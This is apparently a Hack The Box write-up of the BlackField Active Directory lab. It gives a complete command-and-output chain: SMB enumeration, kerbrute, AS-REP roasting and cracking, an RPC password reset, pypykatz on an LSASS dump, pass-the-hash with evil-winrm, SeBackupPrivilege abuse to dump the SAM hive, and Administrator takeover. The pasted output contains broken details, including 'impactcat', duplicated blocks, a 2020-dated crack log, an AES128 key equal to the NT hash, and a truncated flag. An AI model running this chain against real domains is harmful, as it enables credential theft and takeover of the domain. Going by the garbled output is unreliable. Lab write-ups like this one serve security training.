

Hack The Box — BlackField

1. Machine Information

- **Target IP:** 10.129.19.207
 - **Machine Name:** BlackField
 - **Difficulty:** Hard
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → SMB enum → Username extraction → Kerbrute → AS-REP roast → Crack password → RPC password reset → SMB forensic share → LSASS dump → NTLM hash → WinRM → SeBackupPrivilege → SAM dump → Administrator → Root

3. Tools Used

- nmap
 - smbclient
 - kerbrute
 - impacket (GetNPUsers, secretsdump)
 - john
 - rpcclient
 - pypykatz
 - evil-winrm
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.19.207
```

Findings

- 389 → LDAP
- 445 → SMB
- 88 → Kerberos
- 5985 → WinRM
- Domain: BLACKFIELD.local

Why It Matters

- AD environment
- Kerberos → AS-REP roasting possible
- SMB → file shares

Screenshot 1 — Nmap Output

```
(abhay@Kali) [~/Desktop/Blackfield]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.19.207
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 11:37 +0530
Nmap scan report for 10.129.19.207
Host is up (0.41s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-04-13 13:08:17Z)
135/tcp   open  msrpc          Microsoft Windows RPC
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?  Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local, Site: Default-First-Site-Name)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2026-04-13T13:08:47
|_  start_date: N/A
|_ clock-skew: 6h59m58s
| smb2-security-mode:
|_  3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.77 seconds
```

5. Enumeration

Step 1 — SMB Anonymous Enumeration

smbclient -L //10.129.19.207

Result

- Accessible share: profiles\$

Why Important

- Potential username discovery

Screenshot 2 — SMB Shares

```
(abhay@Kali)-[~/Desktop/Blackfield]
$ smbclient -L //10.129.19.207
Password for [WORKGROUP\abhay]:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      forensic        Disk      Forensic / Audit share.
      IPC$            IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      profiles$       Disk
      SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.19.207 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

Step 2 — Download Profiles

```
smbclient //10.129.19.207/profiles$
```

```
RECURSE ON
```

```
PROMPT OFF
```

```
timeout 100000
```

```
mget *
```

Result

- Files = usernames

Screenshot 3 — Downloaded Profiles

```
(abhay@Kali)-[~/Desktop/Blackfield/smb]
$ smbclient //10.129.19.207/profiles$
Password for [WORKGROUP\abhay]:
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> timeout 100000
io_timeout per operation is now 100000
smb: \> mget *
```

Screenshot 4 — Files

```
(abhay@Kali)-[~/Desktop/Blackfield/smb]
$ ls
AAlleni      ATaug     CMakutenas  EPryar      HGougen     KMasloch    LYturbe     OBushey     SAbdulagatov  SWhyte     WVerzhbyska
ABarteski    ATwardowski  CMorcillo   ESachhitello HKostova    KMibach     Marcynski   OHardybala   SAjowi        SWynigear   WZelazny
ABekesz      audit2020    CSchandall  ESariotti    IChristijr  KParvankova MATHilakshmi OLunas      SAiguaihes    TAWaysheh  XBemelen
ABenzies     AWangenheim  CSelters    ETurgano     IKoledo     KPregnoloto ORbabka     SBonaparte   TBadenbach  XDadant
ABiemiller   AWorsey      CTolmie     Ewojtila     IKotecky    KRasmor     MBrambini   PBourrat     SBouzane     TCaffo     XDebes
AChampken    AZigmunt     Dcecere     FAlirezai    ISantosi    KShievitz   MHatziantoniou PBozzelle    SChatin      TCassalom  XKonegni
ACheretei    BBakajza     DChintalapalli FBaldwind    JAngvall    KSojdelius  MHoerauf    PBranti      SBellabitta  TEiselt    XRYkiel
ACsonaki     BBeloucif    Dowllich    FBroj        JBehmoiras  KTabourgi   MKermarrec  PCapperella  SDhodapkar   Tferencdo  YBelasdale
AHigchens    BCarmicheal  Dgarbatiuc  FDeblaquire  JDanten     KVTahopoulos MKillberg    PCurtz       SEolert      TGalezza   Yhuftalin
AJaquemai    BConsultant  DKenesies   FDegeorgio   JDjouka     KZyballa    MLapesh     PDoreste     SFadrigalan  TKauten    YKivlen
AKlado       BErdossy     Dmatuka     Fianlaginja  JKondziola  LBajewsky   MMakhsous   PGegnas      SGolds       TKnupke    YKozlicki
AKoffenburger BGeminski    DMedeme     Flasokowski  Jleytushsenior LBaligand   MMerezio    PMasulla     SGrifasi     TLintlop   YNyrenda
AKollolli    Blostal     DMeherék    FPflum       JLuthner     LBarhamand  MNaciri     PMendlinger  PMusselli    YPredestin
AKruppe      BMannise     DMetych     FReffey      JMoorehendrickson LBirer      MShammugarajah PParakat     SHauht       Toust      YSeturino
AKubale      BMovrotsky   DPaskalev   GaBelithe    JPistachio   LBobelis    MSichkar    PProvencer   SHederian    TSlupka    YSkoropada
ALamerz      BRigiero     DPriporov   Gareld       JScina       LChippel    MTemko      PTesik       SHelregel    TStausland YVonebers
AMaceldon    BSankoses    DRusanovskaya Lchoffin     JSebaali    LCominelli  MTonuri     PVinkovich   SKrulig      TZumpella  YZarpentine
AMasalunga   BZandonella  DVeltela    GForshalger  JShoenherr  LDruge      MVanarsdel  PWinkaus     SMaskil      UMarylebone ZKrenselewski
ANavay       CCherman     DVogteson   GHisek       KAmavisca    KAtolikian  LHyungkim   NDikoka      NGenevro     RKrnjaic   SRaustiala  VBublavay  ZMalaab
ANesterova   CAldhowaihi  EBoley      GMaroufkhani KBrokinn     LKarabag    NGenevro     RKrnjaic     SRaustiala   VButziger  ZScozzari
ANEusse      CArgyropoulos EUeulau     GMerewether   KQuinniey    KCockeril   LKrousis    NGoddanti    RNennich     SReppond   VFuscca     ZTimofoeff
APustulka    CDufasne     EFatherling GQuinniey    KColtart     LKnade      NMrdirk     RPoretsky    SSiciliano   VLiitschauer ZMausik
ARotella     CGronk       EFrixione   GRoswurm     KColtart     LKnade      NMrdirk     RPoretsky    SSiciliano   VLiitschauer ZMausik
ASanwardeker Chiucarello  Ejenorik    GWiegard     KCyster      KDorney     LKrioua     NPulido      RStuehringer SSilex      VMamchuk
ASHadaia     Chiucariello EKmilanovic  HBlaizewski  KDorney     LLeFebvre   NRonges     RSzewczuga   SSolsbak     VMarija
ASischo      Choytal      ELKatkovsky HColantino    KOesno       LLoeradeavilez NSchepkie   RVallandas   STousignaut  VLoosoun   YPapalouca
ASpruce      CKijauskas   EmaCaratanuto HConforto    KLangfur     LMichoud    NVanpraet   RWeatherli   support      VPapalouca
ATakach      CKolbe       Fcolicamonte HConnolly    MAbalik      LTrindall   OBelkazi    QWisser      sup_backup   WSlidar
```

Step 3 — Create Username List

ls | awk '{for(i=1;i<=NF;i++) print \$i}' > users.txt

Screenshot 5 — Username List

```
(abhay@Kali)-[~/Desktop/Blackfield/smb]
$ cat users.txt
AAlleni
ABarteski
ABekesz
ABenzies
ABiemiller
AChampken
ACheretei
ACsonaki
AHigchens
AJaquemai
AKlado
AKoffenburger
AKollolli
AKruppe
AKubale
ALamerz
AMaceldon
AMasalunga
ANavay
ANesterova
ANEusse
AOKleshen
APustulka
ARotella
ASanwardeker
ASHadaia
ASischo
ASpruce
ATakach
ATaug
```

```
kerbrute userenum -d blackfield.local --dc 10.129.19.207 users.txt
```

audit2020

support

svc_backup

```
(abhay@Kali)-[~/Desktop/Blackfield]
$ kerbrute userenum -d blackfield.local --dc 10.129.19.207 users.txt
```



```
Version: v1.0.3 (9dad6e1) - 04/13/26 - Ronnie Flathers @ropnop

2026/04/13 12:03:09 > Using KDC(s):
2026/04/13 12:03:09 > 10.129.19.207:88

2026/04/13 12:03:32 > [+] VALID USERNAME:      audit2020@blackfield.local
2026/04/13 12:05:47 > [+] VALID USERNAME:      support@blackfield.local
2026/04/13 12:05:48 > [+] VALID USERNAME:      svc_backup@blackfield.local
2026/04/13 12:06:20 > Done! Tested 315 usernames (3 valid) in 190.841 seconds
```

```
impacket-GetNPUsers blackfield.local/support -dc-ip 10.129.19.207 -no-pass
```

- AS-REP hash obtained

- No pre-auth → offline cracking

```
[*] Getting TGT for support
$krb5asrep@kali:~/Desktop/Blackfield$ impactcat-GetNPUsers blackfield.local/support -dc-ip 10.129.19.207 --no-pass
Impactcat v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Getting TGT for support
$krb5asrep@kali:~/Desktop/Blackfield$ impactcat-GetNPUsers blackfield.local/support -dc-ip 10.129.19.207 --no-pass
Impactcat v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

6. Exploitation


Step 6 — Crack Password

john hash.txt --format=krb5asrep

Result

#00^BlackKnight

Screenshot 8 — Cracked Password



```
john hash --format=krb5asrep

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23)
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:wordlist.txt, rules:Wordlist
#00^BlackKnight ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:09 DONE 2/3 (2020-02-24 13:19) 0.1094g/s 1573Kp/s 1573Kc/s ...
Use the "--show" option to display all of the cracked passwords reliably

Session completed
```

Step 7 — RPC Enumeration

rpcclient -U "blackfield/support%#00^BlackKnight" 10.129.19.207

queryuser audit2020

Screenshot 9 — RPC Query

```
rpcclient $> queryuser audit2020
User Name      : audit2020
Full Name      :
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description     :
Workstations    :
Comment        :
Remote Dial     :
Logon Time      : Thu, 01 Jan 1970 05:30:00 IST
Logoff Time     : Thu, 01 Jan 1970 05:30:00 IST
Kickoff Time    : Thu, 01 Jan 1970 05:30:00 IST
Password last set Time : Tue, 22 Sep 2020 04:05:06 IST
Password can change Time : Wed, 23 Sep 2020 04:05:06 IST
Password must change Time: Thu, 14 Sep 30828 08:18:05 IST
unknown_2[0..31] ...
user_rid       : 0x44f
group_rid      : 0x201
acb_info       : 0x00000210
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count: 0x00000000
logon_count    : 0x00000000
padding1[0..7] ...
logon_hrs[0..21] ...
```

Step 8 — Reset Password

setuserinfo2 audit2020 23 NewPassword123!

Why Important

- Account takeover

Screenshot 10 — Password Reset

```
logon_hrs[0..21] ...
rpcclient $> setuserinfo2 audit2020 23 NewPassword123!
```

Step 9 — SMB Access (audit2020)

smbclient -U audit2020 -L //10.129.19.207

Screenshot 11 — SMB Access

```
(abhay@Kali)-[~/Desktop/Blackfield]
$ smbclient -U audit2020 -L //10.129.19.207
Password for [WORKGROUP\audit2020]:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$          Disk      Remote Admin
      C$              Disk      Default share
      forensic         Disk      Forensic / Audit share.
      IPC$            IPC       Remote IPC
      NETLOGON         Disk      Logon server share
      profiles$       Disk
      SYSVOL           Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.19.207 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

Step 10 — Access Forensic Share

```
smbclient -U audit2020 //10.129.19.207/forensic
```

```
RECURSE ON
```

```
PROMPT OFF
```

```
timeout 100000
```

```
mget *
```

Screenshot 12 — Forensic Files

```
(abhay@Kali)-[~/Desktop/Blackfield/audit2020]
$ smbclient -U audit2020 //10.129.19.207/forensic
Password for [WORKGROUP\audit2020]:
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> timeout 100000
io_timeout per operation is now 100000
smb: \> mget*
mget*: command not found
smb: \> mget *
getting file \commands_output\domain_admins.txt of size 528 as commands_output/domain_admins.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \commands_output\domain_groups.txt of size 962 as commands_output/domain_groups.txt (0.6 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \commands_output\domain_users.txt of size 16454 as commands_output/domain_users.txt (10.0 KiloBytes/sec) (average 4.1 KiloBytes/sec)
getting file \commands_output\firewall_rules.txt of size 518202 as commands_output/firewall_rules.txt (31.4 KiloBytes/sec) (average 25.7 KiloBytes/sec)
getting file \commands_output\ipconfig.txt of size 1782 as commands_output/ipconfig.txt (1.3 KiloBytes/sec) (average 24.1 KiloBytes/sec)
getting file \commands_output\netstat.txt of size 3842 as commands_output/netstat.txt (2.5 KiloBytes/sec) (average 22.7 KiloBytes/sec)
getting file \commands_output\route.txt of size 3976 as commands_output/route.txt (0.9 KiloBytes/sec) (average 19.2 KiloBytes/sec)
```

Step 11 — Extract LSASS Dump

- File:

```
memory_analysis/lsass.zip → lsass.dmp
```

Screenshot 13 — LSASS Dump


```
(abhay@Kali)-[~/Desktop/Blackfield]
$ unzip lsass.zip
Archive:  lsass.zip
inflating: lsass.DMP
```

Step 12 — Dump Credentials

```
pypykatz lsa minidump lsass.dmp
```

Result

svc_backup NT hash:

9658d1d1dcd9250115e2205d9f48400d

Screenshot 14 — LSASS Credentials

```
= LogonSession =
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
  = MSV =
    Username: svc_backup
    Domain: BLACKFIELD
    LM: NA
    NT: 9658d1d1dcd9250115e2205d9f48400d
    SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
    DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
  = WDIGEST [633ba]=
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)
  = Kerberos =
    Username: svc_backup
    Domain: BLACKFIELD.LOCAL
    AES128 Key: 9658d1d1dcd9250115e2205d9f48400d
    AES256 Key: 20a3e879a3a0ca4f51db1e63514a27ac18eef553d8f30c29805c398c97599e91
  = WDIGEST [633ba]=
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)
```

Step 13 — WinRM Access

```
evil-winrm -i 10.129.19.207 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
```

Result

svc_backup shell

Screenshot 15 — Shell Access

```
(abhay@Kali)-[~/Desktop/Blackfield]
$ evil-winrm -i 10.129.19.207 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

7. Shell Access

- User: svc_backup

8. Post-Exploitation

Step 14 — Privilege Enumeration

whoami /priv

Result

SeBackupPrivilege enabled

Screenshot 16 — Privileges

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeMachineAccountPrivilege Add workstations to domain                     Enabled
SeBackupPrivilege         Back up files and directories                  Enabled
SeRestorePrivilege        Restore files and directories                  Enabled
SeShutdownPrivilege       Shut down the system                          Enabled
SeChangeNotifyPrivilege   Bypass traverse checking                      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Enabled
```

9. Privilege Escalation

Vulnerability Found

- SeBackupPrivilege abuse
-

WHY IT WORKS


- Allows reading sensitive registry hives

Step 15 — Dump Registry

```
reg save HKLM\SAM C:\Temp\SAM
```

```
reg save HKLM\SYSTEM C:\Temp\SYSTEM
```

Screenshot 17 — Registry Dump



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SAM C:\Temp\SAM
The operation completed successfully.


*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SYSTEM C:\Temp\SYSTEM
The operation completed successfully.
```

Step 16 — Download Files

```
download "C:\Temp\SAM"
```

```
download "C:\Temp\SYSTEM"
```

Screenshot 18 — Download Files



```
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> download "C:\Temp\SYSTEM"

Info: Downloading C:\Temp\SYSTEM to SYSTEM

Info: Download successful!
```

Step 17 — Extract Hashes

```
secretsdump.py -sam SAM -system SYSTEM LOCAL
```

Result

Administrator NTLM:

67ef902eae0d740df6257f273de75051

Screenshot 19 — Admin Hash

```
(abhay@Kali)-[~/Desktop/Blackfield]
$ secretsdump.py -sam SAM -system SYSTEM LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

Step 18 — Administrator Access

evil-winrm -i 10.129.19.207 -u Administrator -H 67ef902eae0d740df6257f273de75051

Result

Administrator shell

Screenshot 20 — Admin Shell

```
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

10. Flags

User Flag

type C:\Users\svc_backup\Desktop\user.txt

Screenshot 21 — User Flag

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\svc_backup\Desktop\user.txt
2020bb217c0be551027e2032b040543
```

Root Flag

type C:\Users\Administrator\Desktop\root.txt

Screenshot 22 — Root Flag

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
4375a628c7c67c8e28db269060c855cb
```

11. Conclusion

The compromise leveraged weak Kerberos configuration (AS-REP roasting) to gain initial credentials, followed by lateral movement via SMB and RPC. LSASS dumping provided further access, and privilege escalation was achieved through SeBackupPrivilege abuse, resulting in full administrative control.
